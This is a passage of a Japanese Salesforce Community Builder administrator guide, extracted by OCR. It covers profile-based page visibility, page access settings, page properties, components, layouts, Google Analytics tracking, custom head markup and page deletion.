: ページが公開されると、プロファイルが別のページバリエーションに割り当てられているメンバーを除く、すべての有効なコミュニティメンバーに表示されます。各ページにデフォルトのページのバリエーションが 1 つ必要です。

プロファイル別
: ページが公開されると、選択されたプロファイルを持つユーザにのみ表示されます。

なし
: ページが公開されても、ユーザには表示されません。

例: 次の複数のホームページバリエーションは、表示と公開状況がそれぞれ異なります。

- ホーム A はプロファイル A メンバーにのみ表示されます。
- ホーム B はプロファイル B メンバーにのみ表示されますが、待機中の変更は表示されません。
- ホーム C は表示されません。
- [ホーム D] は、プロファイル A メンバーとプロファイル B メンバーを除くすべてのメンバーに表示されます。
- ホーム E は表示されません。



コミュニティビルダーでのページ表示の管理

3つの表示オプションのいずれかを選択し、そのオプションとページの公開状況を組み合わせることで、ページがコミュニティメンバーに表示されるかどうかを制御します。

メモ: この機能は、カスタマーサービス (Napili) テンプレートの Winter '16 以降のバージョンで使用できます。

プロファイルをページのバリエーションに割り当てる手順は、次のとおりです。

1. [ページマネージャ] の左側のメニューでページを選択します。
2. [ページのバリエーション] タブを開きます。


エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限


コミュニティをカスタマイズまたは公開する
- 「コミュニティの作成および管理」



3. [▼] > [表示の管理] をクリックします。

   メモ: ページのバリエーションの表示が [デフォルト] に設定されている場合は、[表示の管理] ダイアログボックスにアクセスできません。すべてのページにデフォルトのページバリエーションが 1 つ必要です。

4. 必要なプロファイルを選択します。



5. 表示設定を更新する手順は、次のとおりです。
   - 未公開ページの場合は、[保存] をクリックします。表示の変更はコミュニティを公開するまで有効になりません。
   - 公開済みページのバリエーションの場合は、[表示の変更を公開] をクリックします。表示の変更は直ちに有効になりますが、他の保留中の変更は別途公開する必要があります。


ページのバリエーションの表示を [デフォルト] に設定するには、[▼] > [表示をデフォルトに設定] をクリックします。

ページのバリエーションの表示を[なし]に設定するには、割り当て済みプロファイルを削除するか、他のバリエーションの表示を[デフォルト]に設定するかのいずれか適切な方を選択します。

コミュニティ内の各ページの公開アクセスの制御

コミュニティページに対するページ固有のアクセス権を設定し、必要に応じてアクセスを制限または解放できるようにします。

ログインしていないユーザにコミュニティへのアクセスを許可する場合、コミュニティビルダーの[一般設定]で、[公開ユーザがコミュニティにアクセスできます]をオンにします。




ページレベルのアクセス権を設定するにはページマネージャを使用します。

コミュニティのデフォルト設定: この設定では、[一般設定]の[公開アクセス]の選択が反映されます。公開アクセスを許可すると、コミュニティページはデフォルトでライセンスのないユーザも含めた一般ユーザからアクセス可能になります。許可しない場合、メンバーはコミュニティへのアクセス時にログインする必要があります。

公開: この設定では、コミュニティのデフォルト設定にかかわらずページが公開されます。

ログインが必要: この設定では、コミュニティのデフォルト設定に関わらずページが非公開になり、メンバーはログインが必要になります。



ここで、コミュニティビルダーのプロファイルベースのページ表示とはどのように連携するのかと疑問に思われているでしょう。手順は、次のとおりです。

メンバーがページにアクセスしようとすると、まずコミュニティのデフォルト設定で、公開されているか、ユーザがログインする必要があるかが確認されます。最初の確認の後に、ページのアクセス権が確認されます。これをクリアすると、最後に[ページのバリエーション]で設定したプロファイルベースの表示が確認されます。

メモ: 通常どおり、これには一部例外があります。一部のページは常に公開され、他のページは常に非公開になります。公開ページには、ログイン関連ページ (ログイン、登録、パスワードをリセット、ログインエラー、パスワードを確認) が含まれます。ダイレクトメッセージページは常に非公開です。


コミュニティビルダーのページプロパティとページ種別

ページマネージャを使用して、コミュニティを構成する各種ページのプロパティを表示および編集します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



ページ種別 (1)

ページマネージャではコミュニティのページが種別ごとにグループ化されています。

私の Apex ページ
: ユーザが作成するカスタムの標準ページです (カスタムオブジェクトページは、[Salesforce オブジェクトのページ] に表示されます)。

*テンプレート名** ページ
: **カスタマーサービス (Napili)*、*Koa*、*Kokua*、*Aloha*

コミュニティテンプレートに付属するデフォルトのページです。

Salesforce オブジェクトのページ
コミュニティのオブジェクトのページで、オブジェクトのレコード詳細、リスト、関連リストページが含まれます。

汎用レコードページ
カスタマーサービス (Napili) テンプレートのみに付属するデフォルトのレコード詳細、リスト、関連リストページです。これらの汎用ページは、カスタムオブジェクトページが存在しない場合に、Salesforce オブジェクトのレコード情報を表示するために使用されます。

ログインページ
コミュニティテンプレートに付属するデフォルトのログインページです。

ページプロパティ (2)

各ページで使用可能なプロパティは、選択したページ種別によって異なります。

名前
ページの名前。コミュニティビルダーにこのとおり表示されます。カスタムの標準ページでのみ編集可能です。

タイトル
ページのタイトル。ブラウザのタブまたはウィンドウのタイトルにこのとおり表示されます。ページのブックマークに使用され、検索エンジンの結果にも表示されます。記事の詳細ページやトピックの詳細ページなど、動的にタイトルを設定するページでは使用できません。

URL
ページの URL。カスタムの標準ページでのみ編集可能です。

BaseURL
オブジェクトに関連付けられているすべてのページ (レコード詳細、リスト、関連リスト) の URL を同時に変更できます。すべてのオブジェクトページで同じ URL プレフィックスが共有されるため、一貫性が向上します。カスタムオブジェクトページでのみ編集可能です。

説明
SEO のために使用され、検索エンジンの結果にも表示されます。[カスタマーサポートへの連絡]、[エラー]、[トピックカタログ] テンプレートページと、[私の Apex ページ] および [ログインページ] に表示されるすべてのページで使用できます。

コミュニティビルダーでのコミュニティページおよびコンポーネントの編集

新しいコンポーネントをコミュニティのページに追加したり、既存のコンポーネントのプロパティを編集したりして、各ページを独自のニーズに合わせてカスタマイズできます。

メモ: ドラッグアンドドロップコンポーネントは、Koa、Kokua、およびカスタマーサービス (Napili) テンプレートの Winter および Spring '16 バージョンと、Aloha テンプレートの Spring '16 バージョンで使用できます。

コンポーネントを新しいカスタムページに追加するときは、ページの目的に基づいてその構成を慎重に計画します。

1. コミュニティビルダーで、左サイドバーの をクリックしてページエディタを表示します。
2. 上部のツールバーの [ページ] メニューから、編集するページを選択します。



[Lightning コンポーネント] タブには、選択したページと互換性のあるコンポーネントのリストのみが表示されます。たとえば、ユーザプロファイルの詳細コンポーネントをホームページに追加することはできません。

3. 必要なコンポーネントを [Lightning コンポーネント] タブからページの編集可能な領域にドラッグします。
4. ページでコンポーネントのプロパティを編集するには、メインページキャンバスまたは [ページ構造] タブでそのコンポーネントを選択します。
   コンポーネントを選択すると、コミュニティビルダーによってコンポーネントが青色の境界線で強調表示され、フロート表示のプロパティエディタにコンポーネントのプロパティが示されます。
5. 必要に応じて、コンポーネントを更新します。

例: 以下は、ホームページの [見出し] コンポーネント (1) と、サポートされている Lightning コンポーネントのリスト (2) とプロパティ (3) を示すサンプル設定です。


エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティをカスタマイズまたは公開する
- 「コミュニティの作成および管理」



ヒント:

- AppExchange で一連のカスタム Lightning コンポーネントを参照し、コミュニティビルダーから直接組織に追加できます。ページエディタの **[AppExchange で追加コンポーネントを取得]** をクリックします。コミュニティの Lightning ページに追加できるコンポーネントが表示されます。コンポーネントを追加すると、組織内のそのテンプレートベースのコミュニティすべての [Lightning コンポーネント] ペインに表示されます。
- カスタム Lightning コンポーネントを作成してコミュニティページで使用することもできます。カスタム Lightning コンポーネントの作成およびコミュニティビルダーでの有効化についての詳細は、*『Lightning コンポーネント開発者ガイド』* を参照してください。

コミュニティビルダーでのデータがないページのエラーメッセージ

コミュニティビルダーで Lightning コンポーネントを使用してテンプレートベースのコミュニティページを作成すると、ページが正しく読み込まれない状況になることがあります。このエラーが表示される理由と修正方法について確認します。役立つ情報:ページを表示するには、コンポーネントに基盤となるデータがあることを確認します。


コミュニティビルダーでのデータがないページのエラーメッセージ

コミュニティビルダーで Lightning コンポーネントを使用してテンプレートベースのコミュニティページを作成すると、ページが正しく読み込まれない状況になることがあります。このエラーが表示される理由と修正方法について確認します。役立つ情報:ページを表示するには、コンポーネントに基盤となるデータがあることを確認します。

エディション

使用可能なエディション: Salesforce Classic


使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



次の 2 つのいずれかの場合にコミュニティページでエラーが発生します。

- ページにコンポーネントがない
- ページに 1 つ以上のコンポーネントがあり、それらのコンポーネントに基盤となるデータがない

コンポーネントが動的データに依存しており、描画対象の基盤となるデータが見つからない場合、このエラーが表示されます。たとえば、グループ ID が見つからない [グループ] コンポーネントやレコード ID が見つからないレコードでエラーが表示されます。



このようなエラーが表示される理由

ほとんどの場合、ページは情報が存在しない場所に情報を描画しようとします。たとえば、取引先オブジェクト用のレコード詳細ページを作成するとします。Salesforce で 取引先を設定していない場合、エラーが表示されます。または、グループ詳細ページを設定したが、新しいコミュニティにグループがないとします。この場合もエラーが表示されます。

修正方法

カスタマーサービス (Napili) テンプレートはトピックを使用してコミュニティのコンテンツを整理します。トピックの詳細ページを表示するには、まず [コミュニティ管理] で [ナビゲーショントピック] を設定します。

カスタマーサービス (Napili) テンプレートの次のデフォルトページで、このようなエラーが表示される可能性があります。修正方法について次のヒントを参考にしてください。

- **記事の詳細**: Salesforce ナレッジ記事を組織に少なくとも 1 つ作成します。
- **トピックの詳細**: ナビゲーショントピックを作成します。
- **質問の詳細**: ナビゲーショントピックを作成します。[質問する] ボタンを使用して質問を作成します。
- **フィードの詳細**: [投稿パブリッシャー] または [質問する] ボタンを使用して投稿または質問を作成します。
- **グループの詳細**: コミュニティのグループを作成します。

Koa テンプレートの次のデフォルトページで、このようなエラーが表示される可能性があります。修正方法について次のヒントを参考にしてください。

- **ホーム**: データカテゴリとテンプレートを関連付けます。
- **記事の詳細**: Salesforce ナレッジ記事を組織に少なくとも 1 つ作成します。
- **記事リスト**: Salesforce ナレッジ記事を組織に少なくとも 1 つ作成します。
- **カテゴリホーム**: データカテゴリを組織に少なくとも 1 つ作成します。
- **検索**: Salesforce ナレッジのデータカテゴリおよび記事を組織に少なくとも 1 つ作成します。

Kokua テンプレートの次のデフォルトページで、このようなエラーが表示される可能性があります。修正方法について次のヒントを参考にしてください。


- **ホーム**: データカテゴリとテンプレートを関連付けます。
- **記事の詳細**: Salesforce ナレッジ記事を組織に少なくとも 1 つ作成します。
- **記事リスト**: Salesforce ナレッジ記事を組織に少なくとも 1 つ作成します。
- **ケースの詳細**: ケースをコミュニティまたは組織に少なくとも 1 つ作成します。
- **カテゴリホーム**: データカテゴリを組織に少なくとも 1 つ作成します。
- **フィードの詳細**: [投稿パブリッシャー] を使用して投稿または質問を作成します。
- **私のケース**: ケースをコミュニティまたは組織に少なくとも 1 つ作成します。
- **検索**: Salesforce ナレッジのデータカテゴリおよび記事を組織に少なくとも 1 つ作成します。

コミュニティビルダーでのコンテンツレイアウトの変更


別のレイアウトに切り替えて、コミュニティのページの外観をすばやく変更します。開発者コンソールで独自のカスタムレイアウトを作成し、インポートしてコミュニティで使用することもできます。

メモ: この機能は、Koa、Kokua、およびカスタマーサービス (Napili) テンプレートの Winter '16 以降のバージョンと、Aloha テンプレートの Spring '16 以降のバージョンで使用できます。

1. コミュニティビルダーで、左サイドバーの をクリックしてページエディタを表示します。
2. 上部のツールバーの[ページ]メニューから編集するページを選択し、[ページのプロパティ]をクリックします。



3. プロパティエディタの[レイアウトを変更]をクリックします。



4. 新しいレイアウトを選択します。カスタムレイアウトを追加している場合は、標準コンテンツレイアウトとカスタムコンテンツレイアウトの両方が表示されます。


エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティをカスタマイズまたは公開する
- 「コミュニティの作成および管理」



5. [変更] をクリックします。
   新しいレイアウトの構造が現在のレイアウトと異なる場合、一部の領域が表示されません。ただし、これらの領域も引き続き使用可能で、別のレイアウトにいつでも切り替えることができます。

   メモ: デフォルトテンプレートページのレイアウトを変更した場合、元のレイアウトに戻すには [元に戻す] をクリックします。これ以外に方法はありません。


カスタムレイアウトについての詳細は、*「コミュニティのカスタムページレイアウトコンポーネントの作成」* を参照してください。

Google Analytics™ トラッキング ID を使用したコミュニティユーザの追跡

[設定] > [上級] で、コミュニティビルダーに Google Analytics トラッキング ID を追加し、ページのトラッキングを有効にします。結果のデータを使用して、コミュニティの顧客の行動(顧客がアクセスするページ、何を検索しているか、何をクリックしたか、どこでコミュニティから抜けたか)を詳しく把握します。その後、より正確に顧客にリーチするようにコミュニティのページを調整します。

Google Analytics を使用して追跡するコミュニティで次の手順を実行します。

1. コミュニティビルダーで、左サイドバーの をクリックし、[詳細] をクリックします。
2. Google Analytics ID を入力します。



3. サービスを有効にするには、コミュニティを公開します。

コミュニティの分析データは Google Analytics サービスに直接ストリーミングされ、そこで確認および解釈できます。

メモ: Google Analytics は Sandbox 環境ではサポートされていません。

コミュニティのカスタム Lightning コンポーネントの開発者向けに、`global forceCommunity:analyticsInteraction` イベントが用意されています。このイベントを使用して、カスタムコンポーネントによってトリガされるイベントを追跡します。たとえば、カスタムボタンを作成し、ボタンのコントローラに `forceCommunity:analyticsInteraction` イベントを含めることができます。ユーザがボタンをクリックするたびに、イベントデータが Google Analytics に送信されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティをカスタマイズまたは公開する
- 「コミュニティの作成および管理」

例:

```
onClick : function(cmp, event, helper) {
     var analyticsInteraction =
$A.getEvt("markup://forceCommunity:analyticsInteraction");
     analyticsInteraction.setParams({
          hitType : 'event',
          eventCategory : 'Button',
          eventLabel : 'Cats',
          eventAction : 'click'
          });
     analyticsInteraction.fire();
     }
```

ページの <head> へのマークアップの追加によるコミュニティのカスタマイズ

コミュニティビルダーでページの <head> にカスタムマークアップを追加して、カスタム分析を追加したり、SEO 結果を向上させたりします。

メモ: この機能は、Koa、Kokua、およびカスタマーサービス (Napili) テンプレートの Winter '16 以降のバージョンと、Aloha テンプレートの Spring '16 以降のバージョンで使用できます。

たとえば、次のものを追加することによって、コミュニティのページをニーズに合わせてカスタマイズできます。

- Google Analytics™ などのカスタム分析コード
- 検索エンジンのみに参照される SEO メタタグ
- 外部 JavaScript ファイルおよびサードパーティライブラリへの参照
- カスタム JavaScript ブロック
- お気に入りアイコンまたは Web ページアイコン

1. コミュニティビルダーで、左サイドバーの  をクリックし、[詳細] をクリックします。


エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限


コミュニティをカスタマイズまたは公開する
- 「コミュニティの作成および管理」



2. [ヘッドマークアップを編集] をクリックします。
3. 必要な HTML と JavaScript を入力します。
4. 変更内容を保存します。

   カスタムマークアップを追加すると、コードはすべてのページの `<head>` に追加されます。

例: この例では、コミュニティのページにお気に入りアイコンを含めるための HTML を追加しています。



コミュニティビルダーでのページの削除

必要のなくなったコミュニティページやページのバリエーションを削除するには、ページマネージャで実行します。

次のものは削除できません。

- テンプレートに付属する、デフォルトのページとオブジェクト
- ページのデフォルトのページバリエーション
